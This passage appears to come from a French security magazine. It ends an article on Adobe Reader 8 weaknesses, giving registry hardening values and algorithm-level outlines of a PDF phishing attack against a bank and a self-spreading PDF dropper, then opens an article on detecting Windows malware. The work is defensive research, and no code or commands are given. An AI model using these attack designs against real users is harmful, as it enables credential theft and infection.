La société Adobe a implémenté quelques mécanismes de sécurité limités, au niveau des applications Adobe Reader et Adobe Acrobat. Cela se résume à des alertes dans le cas de tentatives d'utilisation de primitives PDF douteuses ou dangereuses. La plupart du temps, ces alertes se limitent à l'affichage d'une fenêtre alertant l'utilisateur et lui demandant de choisir entre deux options : confirmer ou annuler une action. Mais, d'une part, cela reporte sur l'utilisateur la responsabilité du choix et, d'autre part, ces « alertes » peuvent à leur tour être détournées à des fins d'attaques comme nous le montrerons dans la section suivante.

Pour évaluer encore plus avant la menace potentielle de codes malveillants en langage PDF, nous avons analysé la plupart de ces mécanismes de sécurité jusqu'à la version Adobe Reader 8.0, et ce, **avec la vision d'un attaquant**. La plupart des aspects présentés ci-après s'appliquent aux versions antérieures. Sans perte de généralités, nous nous sommes limités à la version française de cette application, sous Windows.

4.3.1 Sécurité applicative : les messages d'alerte

Dans le répertoire `C:\Program Files\Adobe\reader 8.0\Reader`, deux fichiers de configuration sont impliqués dans la gestion des fenêtres d'alerte : `RdLang32.FRA` et `AcroRd32.dll`. La principale faiblesse en termes de sécurité tient à deux choses :

- Il n'existe aucun mécanisme de contrôle d'intégrité pour ces fichiers. Il est donc possible, comme nous le montrerons dans l'une de nos preuves de concepts, de manipuler le texte des messages d'alerte, pour tromper d'utilisateur, notamment dans le cadre d'une attaque multiniveau. Ces modifications ne provoquent AUCUNE alerte.
- Ces fichiers sont accessibles en écriture, même avec des droits utilisateurs. Un code malveillant peut donc les modifier à sa guise.

4.3.2 Sécurité au niveau de l'OS : fichiers de configuration et base de registres

Ce qui est le plus surprenant, c'est que l'essentiel de la sécurité, en particulier concernant le détournement de primitives PDF se fait au niveau du système d'exploitation. Cela signifie que tout système mal configuré et/ou mal administré sera une cible facile pour les attaques à base de fichier PDF. Notre étude a clairement démontré que c'était là l'aspect le plus critique concernant la sécurité touchant aux fichiers PDF.

Afin de ne pas divulguer des informations techniques qui pourraient être utilisées de manière malfaisante, nous résumerons nos principaux résultats en donnant les états et valeurs de configuration (notamment en ce qui concerne les clefs de la base de registres) souhaitables ou obligatoires dans le cadre d'une protection et d'une politique de sécurité renforcée, vis-à-vis du risque PDF. Ces configurations souhaitables ont été suffisantes pour prévenir la plupart de nos preuves de concept. Mais, il est essentiel de garder à l'esprit qu'un code malveillant peut à tout moment modifier, avec de simples droits utilisateurs, ces configurations souhaitables. Il est donc nécessaire de les contrôler régulièrement, comme l'exige toute politique de sécurité sérieuse.

- L'accès à Internet est géré via la clef de la base de registres suivante :

```
HKU\S-1-5-21-1202660629-706699826-854245398-1003\Software\Adobe\
Acrobat Reader\8.0\TrustManager\cDefaultLaunchURLPerms\
```

Pour bloquer l'accès à tout site web, la sous-clef `iURLPerms` doit avoir la valeur `0x00000001`. Toutefois, il est possible de gérer l'accès site par site via la sous-clef tHostPerms. À titre d'exemple, pour autoriser l'accès à **www.google.com** seulement, la clef doit avoir la valeur

```
HKU\S-1-5-21-1202660629-706699826-854245398-1003\Software\Adobe\
Acrobat Reader\8.0\TrustManager\cDefaultLaunchURLPerms\tHostPerms:
"version:1|www.google.fr:2",
```

alors que si, au contraire, l'accès y est interdit, la clef doit avoir la valeur :

```
HKU\S-1-5-21-1202660629-706699826-854245398-1003\Software\Adobe\
Acrobat Reader\8.0\TrustManager\cDefaultLaunchURLPerms\tHostPerms:
"version:1|www.google.fr:3"
```

- Depuis la version Adobe Reader version 8, l'affichage plein écran doit être confirmé par l'utilisateur. En effet, cela peut être détourné afin de simuler une interface graphique ou une page web. Toutefois, certaines valeurs de la clef suivante, dans la base de registres (ici donnée avec la valeur souhaitable pour une bonne sécurité)

```
HKU\S-1-5-21-1202660629-706699826-854245398-1003\Software\Adobe\
Acrobat Reader\8.0\FullScreen\iShowDocumentWarning: 0x00000001
```

peuvent annuler l'affichage de toute fenêtre d'alerte (demande de confirmation) et ainsi lancer l'affichage plein écran sans que l'utilisateur s'en aperçoive.

- L'utilisation de ressources JavaScript, directement à partir d'un fichier PDF, peut être détournée pour mener des actions offensives tout en contournant les mécanismes locaux de sécurité, au niveau de l'application. En effet, la gestion du JavaScript dans les applications PDF est contrôlée via la clef suivante, la plus critique en ce qui concerne la sécurité vis-à-vis de code JavaScript :

```
HKU\S-1-5-21-1202660629-706699826-854245398-1003\Software\Adobe\
Acrobat Reader\8.0\JSPrefs\
```

La sous-clef importante, ainsi que ses valeurs souhaitables, pour une bonne sécurité, sont :

- `JSPrefs\bEnableJS` (valeur `0x00000000`) pour interdire le JavaScript Acrobat ;
- `JSPrefs\bEnableMenuItems` (valeur `0x00000000`) pour restreindre les privilèges d'exécution JavaScript ;
- `JSPrefs\bEnableGlobalSecurity` (valeur `0x00000000`) pour activer la stratégie globale de sécurité des objets PDF.

- Les applications Adobe, par défaut, restreignent l'ouverture de documents inclus (insertion ou attachement). Cependant, un attaquant peut modifier la clef suivante :

```
HKU\S-1-5-21-1202660629-706699826-854245398-1003\Software\Adobe\
Acrobat Reader\8.0\Attachments\cUserLaunchAttachmentPerms\
```

pour l'autoriser, sans le contrôle possible de l'utilisateur. Deux sous-clefs sont impliquées :

- `cAttachmentTypeToPermList` (valeur vide pour interdire l'accès à un fichier attaché, d'extension connue) ;
- `iUnlistedAttachmentTypePerm` (valeur `0x00000001` pour interdire l'accès à un fichier ayant une extension inconnue).

5. Validation du risque : deux attaques preuves de concept (parmi d'autres)

La validation expérimentale à l'aide de codes preuve de concept est la seule approche permettant d'analyser la réalité d'un risque en conditions opérationnelles, c'est-à-dire vis-à-vis de systèmes réels et avec des utilisateurs réels. C'est le seul moyen de prouver aux décideurs la réalité d'un risque, ces derniers cherchant à toujours minimiser l'importance d'un risque en arguant du fait qu'il s'agit seulement d'analyse théorique. La preuve de concept les met face à la dure réalité. De cette manière, il est possible d'identifier également des limitations opérationnelles ou des effets de bord qui confineraient un risque identifié au seul champ théorique, déconnecté de la réalité, sans impact sur la sécurité réelle des systèmes. À l'inverse, une validation expérimentale couronnée de succès permet de prendre en compte ce risque immédiatement et de s'organiser afin que le moins possible d'attaquants soient en mesure d'exploiter ce risque, et de permettre aux professionnels de la sécurité, les éditeurs, de réagir au plus vite, pour prendre efficacement la menace en compte. Bien sûr, une telle approche doit se faire dans le respect des dispositions légales en matière de sécurité.

Dans cette dernière section, nous présentons deux attaques preuves de concept – parmi de nombreuses autres possibilités – qui ont été validées opérationnellement. Comme il est impossible de divulguer le code de ces preuves de concept, ainsi que les aspects opérationnels des attaques expérimentales menées (art. 323 CP), lesquels pourraient être utilisés à des fins malveillantes – ces attaques, à ce jour, ne sont pas détectables par les antivirus, ni par des outils spécialisés comme ExeFilter [16] –, nous présenterons seulement leurs aspects algorithmiques. Des démos ont été présentées lors de la conférence *Black Hat Europe* 2008 à Amsterdam. Il est essentiel de conserver à l'esprit qu'aucune alerte de l'utilisateur n'a été enregistrée lors des tests.

5.1 Un nouveau type de phishing via fichiers PDF

Cette attaque exploite à la base les puissantes capacités du langage PDF à fidèlement et finement décrire ou reproduire un document donné. De plus, l'affichage plein écran permet de leurrer efficacement un utilisateur en simulant tout site web. Pour cette attaque, nous avons conçu un document qui reproduit à la perfection le site d'une banque française.

Directement au niveau du code PDF, le fichier d'attaque a été préparé de la manière suivante :

- Les champs traditionnels `login` et `password` ont été remplacés par de simples champs formulaires PDF. Pour leurrer

l'utilisateur en simulant parfaitement le véritable comportement d'une page web de connexion, le mot de passe n'apparaît que sous la forme habituelle d'une séquence d'étoiles.

- Le bouton de connexion a été remplacé par un *widget* interactif qui en réalité lance un client de messagerie (voir plus loin).

L'attaque est alors réalisée selon les étapes suivantes :

1. L'utilisateur ouvre le document qui affiche le faux site web, incitant l'utilisateur à se connecter en entrant ses identifiants de connexion pour accéder à son compte.
2. Le fichier PDF lance, de manière transparente pour la victime, le client de messagerie et affiche un faux email apparemment envoyé par les services informatiques de la banque. Ce courrier propose d'envoyer un certificat de sécurité à la banque aux fins de contrôle de sécurité **[N4]**.
3. Si l'utilisateur joue le jeu (envoi de ce faux certificat), en fait, le mail envoie à l'attaquant un fichier au format FDF **[N5]** contenant les identifiants de connexion dérobés, sous une forme codée et apparemment anodine, au cas où le fichier FDF serait analysé par un utilisateur suspicieux.
4. Une fois ce mail envoyé, le fichier PDF malveillant envoie une requête URL pour rediriger en toute transparence la victime vers le véritable site bancaire.

Ce scénario particulièrement basique montre comment la confiance dans le format PDF pourrait être utilisée par un attaquant pour monter une attaque de type *phishing*.

5.2 Attaque à deux niveaux via fichiers PDF

Dans cette seconde opération, l'attaquant vise un utilisateur avec privilège (par exemple, un administrateur système ou réseau. Notons que le choix de ce type de victime n'est pas obligatoire pour la réussite de l'attaque. Il s'agit juste d'illustrer avec force l'impact d'une telle attaque lorsque la victime est un utilisateur critique).

L'idée est de lui faire exécuter un code attaché à un fichier PDF. Ce code visera à la fois l'application Adobe Reader et le système d'exploitation Windows. Ce scénario relativement basique peut se généraliser à n'importe quel code k-aire **[15]**. Dans notre cas, nous allons utiliser un code ternaire (k = 3), lequel est composé :

- Du vecteur d'attaque : un fichier PDF malveillant auquel est attaché un fichier exécutable F_1.
- La charge finale : un autre fichier exécutable F2 caché dans le fichier PDF malveillant (il est cependant possible de généraliser cette attaque en utilisant n'importe quel fichier distinct préalablement introduit dans le système sous forme d'un fichier anodin et sans danger). Dans notre cas, cette charge finale affiche simplement un message, mais une charge finale plus offensive pourrait être utilisée de la même manière (voir sous-section suivante).

> *...La puissance du langage PDF [...] permet de concevoir de nombreuses autres attaques possibles...*

La conduite de l'attaque se fait alors en plusieurs étapes :

1. Le fichier PDF piégé est envoyé à la victime en attachement d'un mail usurpé (utilisation d'ingénierie sociale) l'incitant à exécuter le fichier F_1 (mise à jour logicielle par exemple).
2. Une fois le fichier F_1 exécuté, ce dernier :
   a. Modifie certains fichiers de configuration de l'application Adobe Reader, et ce, de manière permanente, pour changer les paramètres de sécurité les plus critiques et manipuler les textes des messages d'alerte d'Adobe Reader.
   b. Se reproduit dans tout fichier PDF sain présent dans le système cible.
   c. Lance finalement la charge finale F_2 soit automatiquement, soit à la suite d'une action donnée de l'utilisateur.

Notons que le fichier F_1 doit prendre certaines précautions et gérer tout conflit entre la version non modifiée d'Acrobat Reader (en mémoire) et celle modifiée (sur le disque), sans oublier de substituer la première à la seconde, et ce, à la volée et sans alerter l'utilisateur.

Là encore, ce simple scénario peut être décliné en attaques beaucoup plus sophistiquées.

5.3 Autres attaques possibles

La puissance du langage PDF et la richesse en termes non seulement de primitives, mais aussi des possibilités de combinaisons, permettent de concevoir de nombreuses autres attaques possibles. Mentionnons-en quelques-unes que nous avons identifiées comme critiques :

- vol par aspiration de données à partir d'un document PDF ;
- vol de données (par écoute, via le réseau ou via des périphériques en réseau...) ;
- attaque informationnelle contre des personnes (déposer des documents compromettants sur l'ordinateur d'une victime par exemple) ;
- actions malveillantes/offensives contre le système d'exploitation et/ou le système de fichiers ;
- ...

Conclusion

Le risque lié au document PDF est un risque bien réel et cette étude devrait fortement inciter les administrateurs de sécurité à revoir leur politique de sécurité et à sensibiliser leurs utilisateurs.

Certaines mesures de sécurité peuvent être prises et intégrées dans les politiques de sécurité en place, et ce, afin de limiter les attaques via des documents PDF malveillants, attaques qui ne manqueront pas d'apparaître. Les mesures que nous conseillons sont les suivantes :

- Contrôle renforcé de l'intégrité et des droits d'accès aux fichiers de configuration des applications gérant du PDF. En particulier, pour Adobe Reader, la modification des fichiers `AcroRd32.dll` et `RdLang32.xxx` devrait être proscrite.
- Surveillance régulière de la base de registres pour s'assurer que les clefs relatives à la gestion des applications PDF sont convenablement configurées. Nous sommes actuellement en train de développer un outil automatique permettant d'effectuer un audit régulier de la base.
- Les fichiers PDF ne devraient pas être ouverts (autant que faire se peut) sur un compte avec privilèges.
- Surveiller tout aspect/comportement suspect ou inhabituel des applications dédiées au traitement de fichier PDF.
- Si possible, limiter les fonctionnalités actives au sein du PDF (ergonomie versus sécurité) ;
- Utiliser le plus possible la signature numérique lors de l'échange de document en PDF.

Notons qu'il serait souhaitable que certaines de ces mesures soient prises en compte directement par les antivirus et que les éditeurs modifieront rapidement leur produit dans ce sens.

Reste que cette étude – nous en sommes conscients – n'a très probablement pas exploré tous les risques attachés au format/langage PDF. Outre les innovations algorithmiques virales que les primitives PDF doivent permettre et que nous n'avons pas encore identifiées, il est nécessaire d'explorer également ce risque plus avant pour les environnements de type Unix, dans lesquels, la sécurité au niveau du système d'exploitation « semble » moins permissive.


Enfin, les innovations techniques de la version 8.x d'Adobe Reader, qui représentent un saut significatif en termes d'ergonomie, notamment dans une but d'une plus grande accessibilité, suggèrent fortement de surveiller l'évolution des primitives PDF – une nouvelle version du langage est publiée en moyenne tous les deux ans. Nous avons identifié déjà certaines attaques puissantes possibles qui doivent être validées par l'expérience.

encadré 1

Dernière minute

L'existence d'un générateur de documents PDF piégés a été révélé par l'éditeur F-Secure **[17]** début juin 2008 (voir figure 4).

Le but apparent de ce générateur est de créer facilement des PDF piégés avec un cheval de Troie. Le premier champ permet de sélectionner l'exécutable qui en fera office. Le second champ, quant à lui, permet de choisir le fichier PDF vecteur tandis que le troisième champ permet de déterminer quelle plateforme est visée. Nous n'avons pas pu récupérer, pour le moment, cet outil pour l'analyser, mais notre propre étude nous permet de confirmer qu'un tel outil est crédible. La difficulté réside essentiellement dans la dissimulation de l'exécutable – sans précautions particulières, des outils génériques devraient permettre une détection relativement aisée, dans la plupart des cas – et dans son appel. La richesse des primitives PDF est telle qu'il est possible de s'abstraire efficacement de la seconde difficulté. Quant à la première, des techniques de simulabilité de tests statistiques **[18]** ou de cryptographie malicieuse **[19]** permettent de la contourner opérationnellement.



4 *Générateur de PDF malicieux (GenMDB)*

Notes


[N1] L'attaque de la chancellerie allemande durant l'été 2007, attribuée aux Chinois, a consisté à déployer un cheval de Troie pour voler des données sensibles. Ce déploiement s'est fait via un simple document Word malicieux. De nombreux autres cas récents du même type pourraient être cités.

[N2] En théorie, le nombre de façons d'écrire un fichier PDF (infecté ou non) est de l'ordre du nombre de permutations possibles du nombre N d'objets (malveillants ou non) composant le document, soit N!. Ainsi, un document comportant 20 objets (la plupart des documents PDF en contiennent bien plus) pourra être écrit de 20! = 10^{18} façons différentes.

[N3] Après la mort du chef des services secrets italiens N. Calipari, tué par erreur par des soldats US à un *check point* en Irak, alors qu'il venait de contribuer à la libération de la journaliste italienne G. Sgrena, le rapport d'enquête US sous forme d'un fichier PDF a été ensuite déclassifié après suppression des données confidentielles dans le document (notre analyse du document montre que 20 % des données du document original avaient été effacées). Une simple manipulation au niveau du code PDF permet de les retrouver en totalité [9].

[N4] Une attaque similaire pourrait viser par exemple le site de déclaration des impôts en ligne. Durant cette déclaration, l'échange de certificats est une opération naturelle.

[N5] Le format FDF (*Forms Data Format*) est un format de fichier hérité du langage PDF et dédié à la représentation et à la gestion de données dans un formulaire contenu dans un fichier PDF. Un fichier FDF peut être converti au format PDF.



Références

[0] BLONCE (Alexandre), FILIOL (Éric) et FRAYSSIGNES (Laurent), « *Portable Document Format (PDF) Security Analysis and Malware Threats* », *Black Hat Europe 2008 Conference*, Amsterdam, mars 2008.

[1] FILIOL (Éric), *Les virus informatiques : théorie, pratique et applications*, collection IRIS, Springer France.

[2] LAGADEC (Philippe), « Formats de fichiers et codes malveillants », Actes de la conférence SSTIC 2003, pp. 198-214. Une version actualisée est disponible sur : **http://www.ossir.org/windows/supports/liste-windows-2003.shtml**

[3] FILIOL (Éric) et FIZAINE (Jean-Paul), « Le risque viral sous OpenOffice 2.0.x », *Journal de la sécurité informatique MISC* 27, septembre 2006.

[4] FILIOL (Éric) et FIZAINE (Jean-Paul), « OpenOffice Security and Viral Risk », Part One, *Virus Bulletin*, septembre 2007, pp. 11-17, **http://www.virusbtn.com. OpenOffice Security and Viral Risk** – *Part Two, Virus Bulletin*, octobre 2007, pp. 8-12, **http://www.virusbtn.com**

[5] FILIOL (Éric), « Analyse du macro-ver OpenOffice/BadBunny », *Journal de la sécurité informatique MISC* 34, pp. 18-20, novembre 2007.

[6] LAGADEC (Philippe), « *Opendocument and Open XML Security (OpenOffice.org and MS Office 2007)* », *SSTIC 2007 Best Academic Papers*, BIONDI (P.) & FILIOL (E.), eds, *Journal in Computer Virology*, 4 (2), pp. 115-126.

[7] FILIOL (Éric) et FIZAINE (Jean-Paul), « Les virus applicatifs multiplateformes », *Journal de la sécurité informatique MISC* 34, pp. 52-58, novembre 2007.

[8] Adobe Systems Inc, *PDF Reference Version 1.6, Fifth Edition*, **http://www.adobe.com/support/**

[9] SHEA (Dand), *Military gaffe results in classified data leak*, Planet PDF Managing Editor.

[10] Trend Micro, « *Peachy Virus Analysis* », 2000, **http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=VBS_PEACHYPDF.A**

[11] Adobe Inc, « *Adobe Acrobat 5.0.5 Security, Accessibility and Forms Patch* », 2003, **http://www.adobe.com/support/downloads/detail.jsp?ftpID=2121**

[12] CERT (2000), **http://www.cert.org/advisories/CA-2000-02.html**

[13] SHEZAF (O.), « *The Universal XSS PDF Vulnerability* », 2003, **http://www.owasp.org/images/4/4b/OWASP_IL_The_Universal_XSS_PDF_Vulnerability.pdf**

[14] LAURIO (J.-M.), « *Universal XSS with PDF Files: highly dangerous* », 2007, **http://lists.virus.org/full-disclosure-0701/msg00095.html**

[15] FILIOL (Éric), « *Formalisation and Implementation Aspects of K-ary (malicious) Codes* », EICAR 2007 Special Issue, V. Broucek ed., *Journal in Computer Virology*, 3 (2).

[16] LAGADEC (Philippe), « Diode réseau et ExeFilter : deux projets pour des interconnexions sécurisées », *Actes de la conférence SSTIC* 2006, 2006, pp. 130–143.

[17] HYPPONEN (Mikko), « *F-Secure Weblog: Monthly Archives – June of 2008 – Creating malicious PDF files* », 2 juin 2008.

[18] FILIOL (Éric), *Techniques virales avancées*, Collection IRIS, Springer Verlag.

[19] FILIOL (Éric) et RAYNAL (Fred), « *Malicious cryptography… reloaded and also malicious statistics* », *CanSecWest'08*, Vancouver, mars 2008.

Arnaud Pilon – arnaud.pilon@sgdn.gouv.fr – Secrétariat Général de la Défense Nationale – Direction Centrale de la Sécurité des Systèmes d'Information – Bureau Inspections en SSI

DÉTECTION DE MALWARE PAR ANALYSE SYSTÈME

mots clés : *Windows / antivirus / réseau / DLL / processus*

L'objectif de cet article est d'aider l'utilisateur ou l'administrateur à reconnaître l'exécution de programmes malveillants sur un poste compromis lorsque les résultats d'un antivirus se révèlent insuffisants. Les techniques présentées dans cet article se veulent simples et sans ambiguïté pour identifier, voire éliminer, une menace de premier niveau sur un système Windows.

Que l'on soit utilisateur ou responsable informatique, il devient de plus en plus courant d'être méfiant vis-à-vis d'une infection potentielle de l'un de ses postes de travail par un programme malveillant (ou *malware*). Devant le nombre de plus en plus important de vecteurs de transport de ces derniers, il devient nécessaire de vérifier régulièrement l'état d'intégrité d'un poste, ou d'un échantillon de poste, exposé.

Toutefois, l'identification de programmes malveillants s'arrête généralement aux résultats de l'antivirus, ce qui peut être une première étape vers la détection et l'éradication d'un malware, mais qui s'avère parfois longue et incomplète. On peut également faire appel à des services spécialisés ayant des connaissances juridiques et techniques avancées (CERT, société de conseil en sécurité, etc.). Si cette solution est plutôt fortement recommandée dans le cas d'intrusion constatée, elle demeure excessive lorsqu'il s'agit d'une infection par un malware largement répandue ou dans un cadre familial. C'est dans ce cas que s'inscrit cet article : fournir quelques commandes et critères de décision simples et faciles pour permettre au service informatique ou à un informaticien d'identifier et d'éliminer un malware.

Évidemment, les méthodes présentées ne remplaceront pas l'appel à des services spécialisés ; dans tous les cas, la solution la plus fiable consiste à réinstaller un poste, mais dans la plupart des cas, on peut apporter une réponse satisfaisante. Enfin, en recherchant, même de manière superficielle, à identifier un malware, il est possible aussi d'apprendre de nombreuses fonctionnalités sur le système d'exploitation Windows et parfois même de localiser des problèmes de performances insoupçonnés (programme lancé de manière inopinée, consommation inutile de ressources, etc.).

Avant de commencer, il est rappelé qu'en cas de découverte d'une réelle intrusion (action manifestement différente d'un programme autoreproducteur comme un ver) ou de fichiers pénalement répréhensibles (pédopornographie par exemple), il est convient de faire appel sans délai aux services spécialisés et d'adopter les bons premiers réflexes **[CERTA]**.

1. Critère de réalisation

Les méthodes et outils employés doivent pouvoir être rapidement réalisables par une personne ayant des connaissances techniques courantes : cet article ne se veut pas trop pointu. Nous ne voyagerons pas au cœur des structures du noyau. On peut même imaginer que cette démarche soit semi-automatisable (scriptable), notamment si l'étude doit être menée sur 100 postes de travail.

2. Regard externe

Dans la plupart des cas, les malwares tenteront de se propager et de communiquer par le réseau interne, par courrier électronique ou en essayant de joindre un serveur complice sur Internet. En dehors du cas du réseau interne plus délicat, ces actions laissent des traces sur les serveurs et dispositifs réseau... Encore faut-il avoir configuré ces équipements pour journaliser les événements utiles et avoir les procédures adéquates de surveillance des journaux.

Le premier réflexe est donc de vérifier les accès suspects au serveur mandataire (ou *proxy*). Par « suspect », on entend, par exemple, un accès Internet aux heures non ouvrées depuis un poste de travail inoccupé ou des tentatives d'accès répétitives (parfois infructueuses) vers des sites inconnus. De même, les statistiques d'envoi de courriers électroniques permettent d'identifier un poste de travail infecté dont le vecteur de propagation est le service de messagerie.

Enfin, il est toujours souhaitable de trier (à l'aide d'un *sniffer*) les flux transitant sur les réseaux des postes de travail ; ne serait-ce que pour des questions de performance et de cohérence du réseau.

3. Se poser les bonnes questions

On se place dans le cas courant de programmes malveillants installés en exploitant une vulnérabilité (une mise à jour absente, un mot de passe peu complexe, une configuration trop permissive, etc.) ou plus généralement à cause de la confiance trop importante accordée par les utilisateurs à la pièce jointe d'un message électronique ou d'un fichier téléchargé sur Internet (fichier au nom attrayant, nom de l'expéditeur falsifié, le fameux « clic » de trop). Les malwares ont des niveaux de furtivité différents. Cet article ne vous permettra pas de détecter les malwares utilisant les dernières techniques de *rootkit* (une réinstallation sera alors le remède le plus simple). Toutefois, dans la plupart des cas, des éléments simples vont trahir leur présence : un paramètre mal configuré, des hypothèses d'exécution trop restrictives (par exemple, le programme s'exécute avec les privilèges d'un utilisateur sans droits d'administration). Comme n'importe quel programme, le malware n'est pas toujours correctement implémenté et les actions qu'il réalise sont détectables, ce que nous allons utiliser.

Avant de commencer les opérations techniques, les questions suivantes peuvent être posées à l'utilisateur du poste suspecté et même réemployées dans le cadre de séances de sensibilisation :

- La présence et la disparition immédiate de boîtes de dialogue au démarrage de Windows. Il s'agit d'un symptôme très courant traduisant le lancement d'une commande au démarrage du système. Il est recommandé de noter le nom de la boîte de dialogue si le délai d'apparition le permet. Les procédures de démarrage de Windows sont anormalement plus longues.
- Un message d'erreur cyclique et récurrent. Une fenêtre (parfois en anglais) affiche un message parfois « cryptique » décrivant une erreur du système ou d'écriture de données. Ce symptôme traduit une opération échouée du malware comme l'écriture dans le répertoire `c:\Windows` alors que l'utilisateur n'est pas administrateur de son poste (ce qui est une bonne chose !).
- L'écran bleu de Windows. Ce symptôme exprime un bogue dans le cœur du système Windows. Si ce phénomène apparaît de manière régulière depuis peu de temps, il peut traduire la présence d'un malware logé dans le noyau ce qui est généralement mauvais signe.
- Le démarrage du navigateur Internet (Internet Explorer, Firefox,...) avec des adresses de navigation inconnues ou ce dernier s'arrête de fonctionner subitement. Il s'agit d'une technique souvent employée par les programmes malveillants pour naviguer sur Internet avec le compte de l'utilisateur (ce qui devrait toujours être le cas dans le cadre des bonnes pratiques de sécurisation du poste de travail).
- La fenêtre courante perd son focus, l'utilisateur est obligé de recliquer sur la fenêtre courante.
- Un poste de travail fonctionnant lentement ou ne disposant plus de mémoire après un certain temps de fonctionnement. Ce symptôme traduit un programme malveillant consommant (volontairement ou non) toute la mémoire du poste de travail.
- La présence de fichiers inconnus (film, musique, etc.) sur le poste de travail. Ce symptôme traduit un poste de travail compromis et utilisé dans un réseau de machines compromises (ou *botnet*). Il est recommandé d'avertir les autorités qualifiées dans le cas de découverte d'un tel phénomène (la présence de fichiers pédopornographiques est répréhensible et est poursuivie pénalement).
- Des messages électroniques envoyés du poste de travail sans interaction de l'utilisateur.
- Une activité matérielle suspecte comme l'ouverture et la fermeture du lecteur cédérom, un message d'avertissement de la désactivation du pare-feu.
- Dans le cas de Windows Vista, la boite de dialogue UAC (*User Account Control*) apparaît régulièrement afin de demander des droits d'administrateur ou d'exécution de commandes privilégiées.
- Une connexion Internet ralentie. Ce symptôme reste très subjectif et peut être causé par plusieurs actions concurrentes. Néanmoins, si la connexion Internet semble partagée entre plusieurs programmes, cela peut traduire l'utilisation d'Internet à l'insu de l'utilisateur. L'analyse des journaux du proxy ou du pare-feu peut confirmer ce symptôme.

4. Boite à outils

Il est recommandé de stocker l'ensemble de ses outils sur une clé USB et de l'insérer dans le poste de travail à évaluer. Le nom des outils pourra être renommé pour éviter les attaques, de plus en plus fréquentes, contre ces derniers. Ensuite, il est préconisé de débrancher le poste de travail du réseau durant la manipulation et de désactiver l'antivirus éventuellement installé (pour ne pas interférer avec l'analyse). Les droits d'administration locale sont nécessaires pour exécuter la plupart des programmes.

La présence d'un programme suspect et la complexité des opérations réalisées font que tous les outils présentés dans ce document sont susceptibles d'altérer la fonction du poste de travail voire de provoquer un redémarrage inopiné de ce dernier. Une sauvegarde des données les plus précieuses pourra être réalisée avant le début de l'analyse (en vérifiant a posteriori qu'aucun fichier infecté n'a été copié).

Par ailleurs, il est à noter que les sources de ces outils ne sont pas toujours disponibles. Il est recommandé de télécharger les programmes depuis le site original du programme et en aucun cas depuis un réseau *peer-to-peer*.

5. Recherche sur Internet

Internet est sans aucun doute l'aide la plus précieuse pour identifier les fichiers suspects. C'est pourquoi, dans la suite de ce document, il sera plusieurs fois fait référence à des recherches sur Internet, notamment celles réalisées sur des moteurs de recherche. En effet, ces derniers renvoient à des analyses passées ou des commentaires de sites spécialisés (dont les éditeurs d'antivirus). Si un fichier (`.exe`, `.reg`, `.bat`), une bibliothèque (`.dll`) ou un driver (`.sys`) apparaît comme une ressource suspecte, la recherche sur Internet permet de confronter cette ressource à un ensemble de documents et d'analyses déjà réalisées. Les moteurs de recherche usuels (comme Exalead ou Google) peuvent être un bon moyen de départ.

Il suffit de taper le nom du fichier incriminé pour voir les pages associées. La figure 1 montre le résultat sur Exalead de la recherche d'un fichier suspect `explor.exe`.

Il existe des sites spécialisés dans l'identification de programmes malveillants. On compte tout d'abord les sites passifs (type encyclopédie). Le contenu est parfois très détaillé : il apporte une aide précieuse pour localiser et éliminer un programme malveillant. Parmi ces sites, on retrouve les grands éditeurs d'antivirus (Tableau 1).

Dans le cas où la recherche sur Internet ne permet pas de lever le doute sur un programme suspect, il est possible d'utiliser des moteurs d'analyse dynamiques. Les deux sites suivants fournissent un programme pour une analyse en ligne :

Editeur	Adresse
Trendmicro	**http://www.trendmicro.com/vinfo/fr**
Greatis Software	**http://www.greatis.com/appdata**
Symantec	**http://www.symantec.com/business/security_response/index.jsp**
ThreatScanner	**http://www.threatexpert.com/reports.aspx**
Sophos	**http://www.sophos.com/security/analyses**

Tableau 1 : Encyclopédie des virus en ligne

- Virus Total **[VT]** : le programme suspect est chargé sur le site, puis analysé par une vingtaine d'antivirus à jour.

  Le site donne le résultat de chaque antivirus au fur et à mesure de l'avancement de l'analyse virale. Certains antivirus sont plus sensibles que d'autres. Il convient de supprimer les fausses alertes manifestes (ou faux positif). Enfin, il arrive que, le programme ayant déjà été analysé auparavant, le rapport soit immédiat (cf. Figure 2). Il faudra être vigilant à la date de dernière analyse, car les bases de signature ont été mises à jour depuis.

- Anubis **[AN]** : le procédé est identique à Virus Total. Il offre en plus la possibilité d'être prévenu par messagerie électronique lorsque l'analyse est terminée.

Résultats d'un moteur de recherche

important

Il est préconisé d'utiliser ces sites avec discernement. Par exemple, un document Word confidentiel ou un programme payant ne doivent pas être chargés sur ces sites.

6. Vérifier le noyau Windows

Le noyau est l'élément le plus important du système d'exploitation. Il est, par exemple, responsable du maintien de la liste des programmes en cours d'exécution (comme celle affichée par le gestionnaire des tâches de Windows). Ainsi, lorsqu'un programme malveillant arrive à compromettre le noyau, il peut dissimuler des informations comme un programme en cours d'exécution. Les programmes d'analyse ont donc une confiance implicite dans les appels au noyau encore appelés « appels système ». Il n'existe pas de méthodes fiables à 100% pour détecter la compromission du noyau, mais certaines d'entre elles permettent de détecter une majorité de programmes malveillants.

Le site **[ANTIROOKIT]** énumère un grand nombre de produits pour lutter contre les rootkits, ainsi que les points de téléchargement. L'outil Rootkit Revealer **[REVEALER]** identifie les fichiers ou les clés de la base de registre qui auraient été cachés par un rootkit. Toutefois, l'analyse est longue et l'interprétation des résultats parfois délicate. On pourra préférer l'outil Rootkit Unhooker **[RHU]** (dont le développeur est maintenant employé de Microsoft) plus rapide à utiliser.

